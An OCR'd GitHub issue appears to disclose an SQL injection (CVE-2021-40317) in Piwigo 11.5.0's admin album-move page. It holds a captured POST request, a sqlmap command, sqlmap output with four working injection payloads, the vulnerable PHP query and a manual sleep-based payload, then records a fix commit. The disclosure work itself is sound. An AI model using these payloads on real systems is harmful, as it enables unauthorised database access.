Piwigo / Piwigo Public

<> Code ⊙ Issues 580 Pull requests 65 ▷ Actions Projects Wiki ···

New issue Jump to bottom


[11.5.0]SQL Injection Vulnerability #1470

Closed HolaAsuka opened this issue on Aug 29, 2021 · 1 comment


Assignees	
Milestone	13.0.0RC5

HolaAsuka commented on Aug 29, 2021 • edited

The following is the detail about this vulnerability I found in Piwigo 11.5.0:
First, visit URL/admin.php and login, then click Album-Move. On this page, click ORDER on the right side.



testcms.com/admin.php?page=c
一个崭新的 Piwigo 图库 :: Piwigo
不安全 | testcms.com/admin.php?page=cat_move
阅读清单
< 访问
一个崭新的 Piwigo 图库
admin
Dark
帮助
注销
面板
图片
相册
管理
移动
Album-Move
属性
用户
插件
工具
设置
移动相册
Drag and drop to reorder albums
ORDER
Apply an automatic order to root albums
123

Then we can see:



● 相册名称， A → Z
○ 相册名称， Z → A
○ 创建日期，新 → 旧
○ 创建日期，旧 → 新
○ 发布日期，新 → 旧
○ 发布日期，旧 → 新

Select default, use Burpsuite during clicking APPLY.



Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
截断 HTTP历史记录 WebSocket历史 选项
放包 废包 拦截请求 行动
评论这个项目
Raw 参数 头 Hex

http://testcms.com:80 [127.0.0.1] 请求

```
POST /admin.php?page=cat_move HTTP/1.1
Host: testcms.com
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testcms.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testcms.com/admin.php?page=cat_move
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_afc2b8bbe5afca7b1c77c05445eadd98=1630215859; Hm_lvt_580632b24aea12910a1609b81ffaf23d=1630216018; kaxiao_sid=386ef1f5073f394b238fa77e711e0adb;
well_sid=n6d56slsrjosvdk310lgi5ouqm; cookie_test=ybG8QcSz_2BXYg_2F5zw7tiyTZP5EKzzCtJe1Ltw0UjYzs1Xv_2Btl;
well_token=shfXFzdnv62JY2hmRMPGiuRT2alyjMhMHi7yAT_2FGSwfl5wE4LgRUfxyu3VlaK9eLC9Hlqpf9CyE_2F0EdbRW7RGRyNzte7y17apK41BTZblORSyZVQEUE4hH1rnP8_3D; member_uid=1;
member_cookie=47ccfc04db9aca14ad57; Hm_lvt_803b244f4c76abd5205ca84addecdcf5=1630226335; pwg_id=sn9kj1523miqm5vru2ps3pue1n; pwg_album_manager_view=compact
Connection: close

id=-1&order=name+ASC&simpleAutoOrder=Apply+to+direct+sub-albums
```


Then in sqlmap:

python sqlmap.py -r post.txt -o --dbms=MySQL



```
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 118 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=-4333 OR 6633=6633#&order=name ASC&simpleAutoOrder=Apply to direct sub-albums

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=-1 AND GTID_SUBSET(CONCAT(0x71717a6a71,(SELECT (ELT(3455=3455,1))),0x7171626b71),3455)&order=name ASC&si
mpleAutoOrder=Apply to direct sub-albums

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=-1 AND (SELECT 7018 FROM (SELECT(SLEEP(5)))FgPR)&order=name ASC&simpleAutoOrder=Apply to direct sub-albu
ms

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: id=-1 UNION ALL SELECT CONCAT(0x71717a6a71,0x686d4374645664525a7a77637876724245795347414c4e69524a6b56746a68
727264714d6c534773,0x7171626b71)-- -&order=name ASC&simpleAutoOrder=Apply to direct sub-albums
---
[20:44:06] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Nginx 1.15.11
back-end DBMS: MySQL >= 5.6
[20:44:06] [INFO] fetched data logged to text files under '[redacted]lmap\output\testcms.com'

[*] ending @ 20:44:06 /2021-08-29/
```

See admin\cat_move.php:




```
if (isset($_POST['simpleAutoOrder']) || isset($_POST['recursiveAutoOrder']) )
{

  if (!in_array($_POST['order'],$sort_orders))
  {
    die('Invalid sort order');
  }

  $query = '
SELECT id
  FROM '.CATEGORIES_TABLE.'
  WHERE id_uppercat '.
    (($_POST['id'] === '-1') ? 'IS NULL' : '= '.$_POST['id']).'
;';
  $category_ids = array_from_query($query, fieldname: 'id');
```

Here there seems to be no confirmation of the legitimacy of the parameter $_POST[id]. And other parameters are legal so query is done.

Here is the manual injection test:

(Load successfully after sleeping 5 seconds)



```
Warning: [mysql error 1064] You have an error in your SQL syntax; check the manual that correspond

SELECT id, name, id_uppercat
  FROM piwigo_categories
  WHERE id IN ()
; in E:\phpstudy_pro\WWW\testcms.com\include\dblayer\functions_mysqli.inc.php on line 864
```

URL
http://testcms.com/admin.php?page=cat_move

enctype
application/x-www-form-urlencoded

Body
id=-1 or sleep(5)&order=name+ASC&simpleAutoOrder=Apply+to+direct+sub-albums

Thanks for reading!

HolaAsuka closed this as completed on Aug 29, 2021

HolaAsuka reopened this on Aug 29, 2021

HolaAsuka closed this as completed on Aug 29, 2021

HolaAsuka reopened this on Oct 19, 2021

HolaAsuka closed this as completed on May 28

ajakk commented on May 28

Has this been fixed? It has been assigned CVE-2021-40317.

👍 1

plegall assigned **MatthieuLP** on Sep 28

MatthieuLP pushed a commit that referenced this issue on Sep 28

`related to #1470 added id input check` 1642004

MatthieuLP added this to the **13.0.0RC5** milestone on Sep 28

Assignees

MatthieuLP

Labels

None yet

Projects

None yet

Milestone

13.0.0RC5

Development

No branches or pull requests

3 participants